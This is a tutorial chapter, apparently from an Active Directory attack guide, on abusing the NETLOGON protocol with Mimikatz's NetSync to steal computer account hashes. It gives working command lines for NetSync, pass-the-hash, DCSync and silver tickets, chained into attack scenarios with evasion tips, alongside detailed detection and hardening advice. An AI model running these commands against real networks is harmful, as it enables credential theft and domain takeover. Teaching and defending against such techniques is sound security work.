
Appearance
Chapter 41: NetSync
Introduction
We spent the last chapter looking at DCSync, the "standard" way to steal hashes via replication. But there's a quieter, more specialized technique called NetSync. While DCSync uses the heavy machinery of directory replication to extract any user's credentials, NetSync exploits the NETLOGON protocol (MS-NRPC) to target a specific asset class: computer accounts.
In my experience, NetSync is a surgical tool that comes out when DCSync is blocked or when you want to evade the common "Non-DC Replication" alerts that mature SOCs have deployed. It abuses the NetrServerTrustPasswordsGet RPC call, which is a legitimate mechanism for Domain Controllers to share trust passwords with each other. If you have the NTLM hash of just one Domain Controller, you can use NetSync to impersonate that DC and ask another DC for the hash of any other computer in the domain.
In this chapter, we're going to break down the NETLOGON secure channel, the specific RPC calls that NetSync hijacks, and the operational nuances you need to understand. We'll look at the lsadump::netsync command in Mimikatz, explain why it can only extract NTLM/RC4 keys (not AES), and discuss attack scenarios—like chaining NetSync into a DCSync—that can lead to total domain takeover. For the defenders, we'll look at Event ID 5145 and the signatures of unauthorized NETLOGON pipe access.
Technical Foundation: The NETLOGON Secure Channel
Understanding MS-NRPC
Every computer in a domain has a "secure channel" to a Domain Controller. This channel is used to change machine passwords, verify trust relationships, and authenticate users via pass-through authentication. The protocol behind this mechanism is MS-NRPC (Microsoft Remote Procedure Call for NETLOGON).
When a computer joins a domain, it establishes this secure channel using shared secrets—specifically, the computer account's password hash. The secure channel persists throughout the computer's domain membership and is used continuously for authentication operations.
The NetSync Protocol Flow
NetSync follows the standard NETLOGON protocol flow, but with malicious intent. The attack leverages a chain of RPC calls that were designed for legitimate DC-to-DC communication:
Step 1: NetrServerReqChallenge - The attacker (posing as a DC) initiates a connection and both parties exchange random challenges. This is the handshake phase where encryption parameters are negotiated.

Step 2: NetrServerAuthenticate2 - The attacker proves knowledge of the DC's password by computing the correct cryptographic response to the challenge. This step establishes the secure channel.
Step 3: NetrServerTrustPasswordsGet - Once authenticated as a legitimate DC, the attacker invokes this RPC call to request the target computer's password information. This is where the actual credential theft occurs.

Step 4: Response - The legitimate DC responds with the requested computer account's current NTLM hash and the previous NTLM hash. The previous hash is kept for password rollback scenarios and can sometimes provide additional attack vectors if the password was recently changed.
This entire exchange happens over the NETLOGON named pipe (\\PIPE\NETLOGON) using the IPC$ share, which creates distinctive network and event log signatures that we'll explore in the detection section.
Computer Account Credentials
Machine accounts like FILESERVER01$ have massive, randomly generated passwords that rotate automatically every 30 days by default. These passwords are 120 characters of random complexity—virtually impossible to crack through brute force.
What NetSync Retrieves:
- Current NTLM Hash (RC4-HMAC key)
- Previous NTLM Hash (the hash before the last password change)
- Trust password information (in some cases, the actual password string)
What NetSync Cannot Retrieve: Unlike DCSync, NetSync has significant limitations:
- No AES Kerberos keys (AES128 or AES256)
- No user account hashes
- No krbtgt account access
- No access to other sensitive domain objects
This is because NetSync uses a specific RPC call designed only for computer trust relationships, not the full directory replication that DCSync employs. The protocol simply doesn't support requesting AES keys or user credentials through this mechanism.
The lsadump::netsync Command
Prerequisites
Before you can execute NetSync, you need three critical pieces of information:
- Domain Controller NTLM Hash - The NTLM hash of a Domain Controller computer account (e.g.,
DC01$) - Target DC FQDN - The fully qualified domain name of a reachable Domain Controller
- Target Computer Name - The sAMAccountName of the computer account you want to extract
Obtaining a DC's NTLM hash typically requires prior compromise—perhaps through DCSync, NTDS.dit extraction, or dumping LSASS on a previously compromised DC. NetSync isn't usually a first-stage attack; it's a follow-on technique used after you've already gained significant access.
Basic Syntax
mimikatz # lsadump::netsync /dc:<FQDN> /user:<DC_Name$> /ntlm:<DC_Hash> /account:<Target_Machine$>Parameters for lsadump::netsync
| Parameter | Description |
|---|---|
/dc: | Fully qualified domain name of the Domain Controller to target |
/user: | sAMAccountName of the compromised Domain Controller (must include $) |
/ntlm: | NTLM hash of the compromised DC account password |
/account: | sAMAccountName of the target computer account to extract (must include $) |
All parameters are required—there are no optional switches for this command. The syntax is intentionally streamlined because NetSync has a very specific, narrow purpose.
Practical Example
Let's walk through a realistic scenario. You've compromised the primary domain controller DC01 through some means and extracted its NTLM hash using DCSync or offline NTDS.dit analysis. Now you want to extract the credentials of a sensitive file server FILESERVER01 to facilitate lateral movement:
mimikatz # lsadump::netsync /dc:DC02.corp.acme.com /user:DC01$ /ntlm:a8f9c7e6d5b4a3f2e1d0c9b8a7f6e5d4 /account:FILESERVER01$

Domain Controller    : DC02.corp.acme.com
Domain Controller Account : DC01$
Target Account       : FILESERVER01$

** NetSync Credentials **

SAM Username         : FILESERVER01$
Hash NTLM           : 7f9b8c6e5d4a3b2c1d0e9f8a7b6c5d4e

** Supplemental Credentials **

Previous Hash (NTLM) : 3dbde697d71690a769204beb12283678
Trust Password (UNI) : A3kF9x2mPz...Truncated...Hy9xPz2
What you've received:
- The Current NTLM hash of FILESERVER01's computer account
- The Previous NTLM hash (useful if password was recently changed)
- The Trust password in some implementations (though this is typically just the randomly generated password)
Understanding the Output
The output is divided into clear sections:
NetSync Credentials - This is your primary target: the current NTLM hash that you can use immediately for Pass-the-Hash attacks or Silver Ticket creation.
Supplemental Credentials - These include the previous password hash and sometimes the trust password string. The previous hash can be valuable in environments where computer account password changes are carefully monitored—you might have a window where the old hash still works on some systems due to replication delays.
Attack Scenarios
Scenario 1: The DCSync Chain
I often use NetSync as a stepping stone when direct DCSync is complicated by network segmentation or hardened permissions. Here's how the chain works:
Step 1: You have DC01$ hash but can't perform DCSync from your current position (maybe you're in a DMZ network segment)
Step 2: Use NetSync to extract DC02$ hash:
mimikatz # lsadump::netsync /dc:DC02.corp.local /user:DC01$ /ntlm:<DC01_hash> /account:DC02$Step 3: Use the DC02$ hash to perform Pass-the-Hash and spawn a new shell:
mimikatz # sekurlsa::pth /user:DC02$ /domain:corp.local /ntlm:<DC02_hash> /run:cmd.exeStep 4: From that new shell with DC02's context, execute DCSync:
mimikatz # lsadump::dcsync /user:Administrator /domain:corp.localThis chain is effective because it uses different protocols at each stage—NetSync uses MS-NRPC while DCSync uses MS-DRSR. If defenses are focused on blocking replication from non-DC systems but don't monitor NETLOGON pipe access, you slip through the gaps.
Scenario 2: Lateral Movement via Computer Accounts
Computer accounts are often overlooked in lateral movement planning, but they can provide direct access to valuable resources. Here's a common pattern I've used:
Target Identification: You've identified that SQL01 runs critical database services:
mimikatz # lsadump::netsync /dc:DC01.corp.local /user:DC02$ /ntlm:<DC02_hash> /account:SQL01$Pass-the-Hash: Use the extracted hash to authenticate as SQL01:
mimikatz # sekurlsa::pth /user:SQL01$ /domain:corp.local /ntlm:<SQL01_hash> /run:powershell.exeResource Access: Services running under the computer context (LocalSystem, Network Service) authenticate using the computer account. You now have access to:
- Local Administrator privileges on SQL01
- Any resources SQL01's computer account can access
- Service accounts that might be cached in LSASS on SQL01
Scenario 3: Persistence Through Computer Accounts
Computer accounts change passwords on a predictable schedule (typically 30 days), but they don't change when users change their passwords. This makes them useful for persistence:
Collect Multiple Computer Hashes:
mimikatz # lsadump::netsync /dc:DC01.corp.local /user:DC02$ /ntlm:<DC02_hash> /account:WORKSTATION047$
mimikatz # lsadump::netsync /dc:DC01.corp.local /user:DC02$ /ntlm:<DC02_hash> /account:WORKSTATION102$
Maintain Access: Store these hashes securely. Even if user credentials are reset during incident response, computer account hashes remain valid until their natural rotation period. This gives you a 30-day persistence window on each compromised computer.
Silver Tickets: Create Kerberos tickets for specific services on these machines:
mimikatz # kerberos::golden /domain:corp.local /sid:S-1-5-21-... /target:WORKSTATION047.corp.local /service:cifs /rc4:<WORKSTATION047_hash> /user:Administrator /pttDetection and Indicators of Compromise
From a defensive perspective, NetSync leaves distinctive traces that alert defenders can identify. The technique can't be executed silently—it requires specific network access and generates event logs.
Network-Level Indicators
NetSync requires several specific network interactions that can be monitored:
SMB Traffic: Connection to the Domain Controller's IPC$ share on port 445
Named Pipe Access: Opening and using the NETLOGON named pipe
RPC Traffic: MS-NRPC protocol communication, typically over port 135 for the initial endpoint mapper request, then dynamic high ports
Network security monitoring tools (like Zeek, Suricata, or commercial NDR solutions) can be configured to alert on NETLOGON pipe access from non-DC systems.
Event Log Correlation
The most reliable detection method involves correlating Windows Security Event Logs. Here's exactly what to look for:
Event ID 5145: Network Share Object Access
This event fires when the NETLOGON named pipe is accessed. Look for:
- Share Name:
\\*\IPC$ - Relative Target Name:
NETLOGON - Access Request: Read/Write access
Event ID 4624: Account Logon
Correlate the LogonID value from Event 5145 with the corresponding 4624 event. The critical field is Source Network Address.
Normal Behavior: Under legitimate circumstances, the Source Network Address should only contain IP addresses of Domain Controllers performing standard replication and authentication operations.
Suspicious Behavior: If you see non-DC addresses (workstations, member servers, unknown systems) accessing NETLOGON, this is a high-fidelity indicator of NetSync or similar attacks.
Example Detection Logic
Here's a practical detection query in a SIEM:
Event 5145 WHERE
  ShareName = "\\*\IPC$"
  AND RelativeTargetName = "NETLOGON"

CORRELATE WITH Event 4624
  ON LogonID

WHERE SourceNetworkAddress NOT IN (Known_DC_IP_List)

ALERT Priority=Critical
This correlation will catch most NetSync attempts, assuming your attacker isn't operating from a compromised DC itself.
Advanced Detection Considerations
Baseline DC Communication Patterns: In a healthy environment, DCs communicate with each other on predictable schedules. Establish baselines for:
- Frequency of NETLOGON access between specific DC pairs
- Time of day when replication typically occurs
- Volume of NETLOGON pipe operations per hour
Behavioral Anomalies:
- Excessive NETLOGON access from a single DC in a short time window (could indicate automated credential extraction)
- NETLOGON access outside normal business hours or replication windows
- Access patterns that don't align with expected replication topology
RPC Call Monitoring: If you have the capability to monitor RPC at the application level (using tools like Microsoft Defender for Identity or custom RPC monitoring), specifically watch for the sequence:
NetrServerReqChallengeNetrServerAuthenticate2NetrServerTrustPasswordsGet
When these three calls appear in rapid succession from an unexpected source, it's almost certainly NetSync or a similar attack.
Detection Implementation
Audit Policy Configuration:
Enable Object Access auditing on your Domain Controllers:
Group Policy → Computer Configuration → Windows Settings → Security Settings → Advanced Audit Policy Configuration → Object Access → Audit File ShareSet to audit both Success and Failure events.
SIEM Rules:
Implement correlation rules that:
- Alert on Event 5145 with NETLOGON access from non-DC IPs
- Track failed authentication attempts (4625) preceding successful NETLOGON access
- Monitor for multiple computer account credential requests in short time periods
Endpoint Detection:
Deploy EDR solutions on Domain Controllers that can monitor:
- Unusual RPC activity
- Named pipe access patterns
- Process creation context (what process is accessing NETLOGON)
Defensive Strategies
Understanding NetSync from an offensive perspective helps inform comprehensive defensive strategies. Here's what actually works in production environments:
1. Domain Controller Hardening
Credential Protection:
- Enable Credential Guard on all Domain Controllers (Windows Server 2016+)
- Implement LSA Protection (RunAsPPL) to make LSASS memory dumping more difficult
- Use Hardware Security Modules (HSMs) for storing DC credentials where budget allows
The goal is to prevent attackers from obtaining DC credentials in the first place. NetSync requires a DC's NTLM hash as a prerequisite—if that hash never leaves the DC's secure memory, NetSync can't be executed.
Physical and Virtual Security:
- Restrict physical access to Domain Controllers
- Isolate DC virtual machines on separate virtualization hosts
- Implement strict change control for DC configurations
2. Network Segmentation and Access Control
Tier 0 Isolation:
Implement the Tier 0 administrative model where Domain Controllers exist in a completely separate network segment:
- Workstations cannot directly communicate with DCs on SMB/RPC ports
- Member servers have limited, specific communication paths to DCs
- Only authorized Tier 0 workstations (PAWs) can access DC management interfaces
Firewall Rules:
Configure Windows Firewall on DCs to:
- Allow SMB (445) only from other DCs and authorized management systems
- Restrict RPC dynamic port ranges to specific source IPs
- Log all connection attempts for analysis
3. Monitoring and Alerting
Real-Time Detection:
Implement the Event ID correlation logic discussed earlier with automated alerting. Alert fatigue is real, so tune your rules:
- Start with a baseline of legitimate DC-to-DC communication
- Alert only on confirmed anomalies (non-DC IPs, unusual timing)
- Escalate alerts involving production DCs to Tier 1 response immediately
Microsoft Defender for Identity:
This solution (formerly Azure ATP) has built-in detection for NETLOGON abuse and can identify:
- Unusual secure channel establishment
- Suspicious computer account queries
- Lateral movement patterns involving computer accounts
Network-Level Monitoring:
Deploy network sensors that can:
- Inspect RPC traffic for specific MS-NRPC function calls
- Alert on NETLOGON pipe access from unexpected sources
- Detect patterns consistent with automated credential extraction
4. Privileged Access Management
Secure Domain Admin Access:
- Use Privileged Access Workstations (PAWs) exclusively for DC administration
- Implement Just-In-Time (JIT) access for Domain Admin privileges
- Require multi-factor authentication for all Tier 0 access
- Regularly rotate Domain Admin credentials on a schedule faster than your threat model
Minimize Attack Surface:
- Reduce the number of accounts with DC access rights
- Audit and remove stale Domain Admin accounts
- Implement privilege separation (don't use the same account for multiple Tier 0 functions)
5. Backup and Recovery
Since NetSync requires prior compromise, focus on detection and rapid response:
- Maintain offline, immutable backups of NTDS.dit
- Have a tested DC rebuild procedure that can be executed within hours
- Practice incident response scenarios involving DC compromise quarterly
6. Computer Account Monitoring
Track Computer Account Activity:
- Monitor for unusual patterns of computer account authentication
- Alert on computer accounts authenticating from unexpected locations
- Track computer account password changes (should happen on 30-day schedule)
Credential Rotation: While computer accounts rotate automatically, you can force rotation immediately after detecting compromise:
powershell
Reset-ComputerMachinePassword -Server DC01.corp.local -Credential (Get-Credential)Comparing NetSync to Related Techniques
Understanding how NetSync fits into the broader credential theft landscape helps both attackers choose the right tool and defenders prioritize mitigations.
NetSync vs. DCSync
| Aspect | DCSync | NetSync |
|---|---|---|
| Protocol | MS-DRSR (Directory Replication) | MS-NRPC (NETLOGON) |
| Target | Any domain object (users, computers, krbtgt) | Computer accounts only |
| Keys Retrieved | NTLM, AES128, AES256 | NTLM/RC4 only |
| Prerequisites | Replication rights (or compromised account with those rights) | DC computer account hash |
| Detection | Event 4662 (Directory Service Access) | Event 5145 (Share Access) + 4624 correlation |
| Network Traffic | Replication protocol traffic | NETLOGON pipe access |
| Stealth | Well-known, widely detected | Less commonly monitored |
DCSync is the "bigger hammer"—it can extract anything from the directory but is also widely detected. NetSync is a specialized tool for a specific job that might evade DCSync-focused detections.
NetSync vs. NTDS.dit Extraction
| Aspect | NTDS.dit Extraction | NetSync |
|---|---|---|
| Access Required | Local access to a DC | Network access to a DC + DC hash |
| Data Volume | Entire directory database (potentially GB) | Single computer account credential |
| Detection | File access, VSS snapshots, ntdsutil usage | Network logs, Event 5145 |
| Forensic Artifacts | File copies, VSS snapshots, memory dumps | Event logs, network traffic |
| Time Required | Minutes to hours (depending on DB size) | Seconds |
| OPSEC | High forensic footprint | Lower footprint per query |
NTDS.dit extraction is comprehensive but noisy. NetSync is surgical and faster when you only need specific computer account credentials.
NetSync vs. Traditional LSASS Dumping
| Aspect | LSASS Dumping | NetSync |
|---|---|---|
| Execution Context | Local system access required | Remote execution via network |
| EDR Detection | Extremely high (well-known technique) | Lower (less common) |
| Target | Currently logged-on credentials | Any computer account in domain |
| Dependencies | LSASS must contain target credentials | DC must be reachable |
| Mitigations | Credential Guard, RunAsPPL, EDR | Network segmentation, Event monitoring |
LSASS dumping triggers almost all modern EDR solutions. NetSync operates entirely over the network using legitimate protocols, making it stealthier in environments with strong endpoint protection but weak network monitoring.
Operational Considerations and Limitations
When NetSync Works Best
Network Segmentation Bypass: When you have DC credentials but can't perform DCSync due to network restrictions, NetSync might work because it uses different protocols and ports.
Targeted Credential Theft: When you need credentials for specific high-value computers without the noise of extracting the entire directory.
EDR Evasion: In environments with strong endpoint protection but weaker network monitoring, NetSync's network-based approach might be less detected than endpoint-based credential theft.
Post-DC-Compromise Expansion: After compromising a DC, NetSync provides another vector for expanding access through computer accounts without repeatedly using DCSync.
When NetSync Won't Work
Missing Prerequisites: Without a DC's NTLM hash, you can't start the NetSync process. The technique isn't useful as a first-stage attack.
Mature Security Monitoring: In environments with proper NETLOGON pipe monitoring and event correlation, your NetSync attempts will be detected quickly.
OPSEC Considerations
Event Logs Are Created: Unlike some attacks that can be performed from memory, NetSync creates event logs on the target DC. These are artifacts of your activity unless the attacker has already compromised log infrastructure.
Network Traffic Is Visible: Your traffic to the DC's IPC$ share and NETLOGON pipe is visible to network monitoring tools. In environments with SSL/TLS inspection, encrypted channels won't hide this activity.
Computer Account Password Changes: Computer accounts rotate passwords automatically. If a target computer's password changes between when you obtained the DC hash and when you execute NetSync, authentication might fail and generate failed login attempts.
Repeated Queries Create Patterns: Extracting multiple computer account credentials in rapid succession creates a distinctive pattern. Space out your queries if stealth is paramount, though this increases overall operation time.
Error Conditions and Troubleshooting
"ERROR kuhl_m_lsadump_netsync ; NetrServerReqChallenge: 0x00000005"
- Typically means network connectivity issues or firewall blocking
- Verify ports 445 and 135 are accessible to target DC
"ERROR kuhl_m_lsadump_netsync ; NetrServerAuthenticate2: 0x00000005"
- DC hash is incorrect or the DC password has changed
- Re-obtain the DC hash through DCSync or NTDS.dit
"ERROR kuhl_m_lsadump_netsync ; NetrServerTrustPasswordsGet: 0x00000005"
- Target computer account doesn't exist or is disabled
- Verify the exact sAMAccountName (including the
$)
No Output / Silent Failure:
- Check that you have network connectivity to the DC
- Verify Mimikatz has necessary privileges (usually works as normal user if you have the DC hash)
- Ensure the DC is actually a Domain Controller and not a member server
Summary
NetSync is a surgical tool for computer account credential theft that leverages the NETLOGON protocol's legitimate trust password retrieval mechanism. Understanding this technique is valuable for both offensive and defensive practitioners. Now Microsoft has patched this in its latst versions of Windows Server but I still find environments running AD environments with Windows Server 2012 and lower.
Key Takeaways:
- Protocol: NetSync uses MS-NRPC (NETLOGON), not directory replication
- Prerequisite: Requires a compromised DC computer account hash
- Target: Limited to computer accounts only
- Output: NTLM/RC4 keys only (no AES keys)
- Detection: Event ID 5145 correlation with Event ID 4624, focusing on NETLOGON pipe access from non-DC systems
- Prevention: Network segmentation, DC credential protection, real-time monitoring
From an offensive perspective, NetSync provides a targeted approach to credential theft that can evade DCSync-focused detections. It's particularly useful when you need specific computer account credentials for lateral movement or persistence without the noise of full directory replication.
From a defensive perspective, NetSync highlights the importance of comprehensive monitoring. Focusing solely on DCSync detection leaves blind spots. Effective defense requires monitoring multiple credential theft vectors, maintaining strong network segmentation, and implementing defense-in-depth around Domain Controllers.
The technique reinforces a fundamental security principle: legitimate protocols can be abused for malicious purposes. Every authentication mechanism, every trust relationship, and every management protocol represents potential attack surface. Comprehensive security requires understanding these mechanisms at a technical level and monitoring for their abuse.
Next: Chapter 42: DCShadowPrevious: Chapter 40: DCSync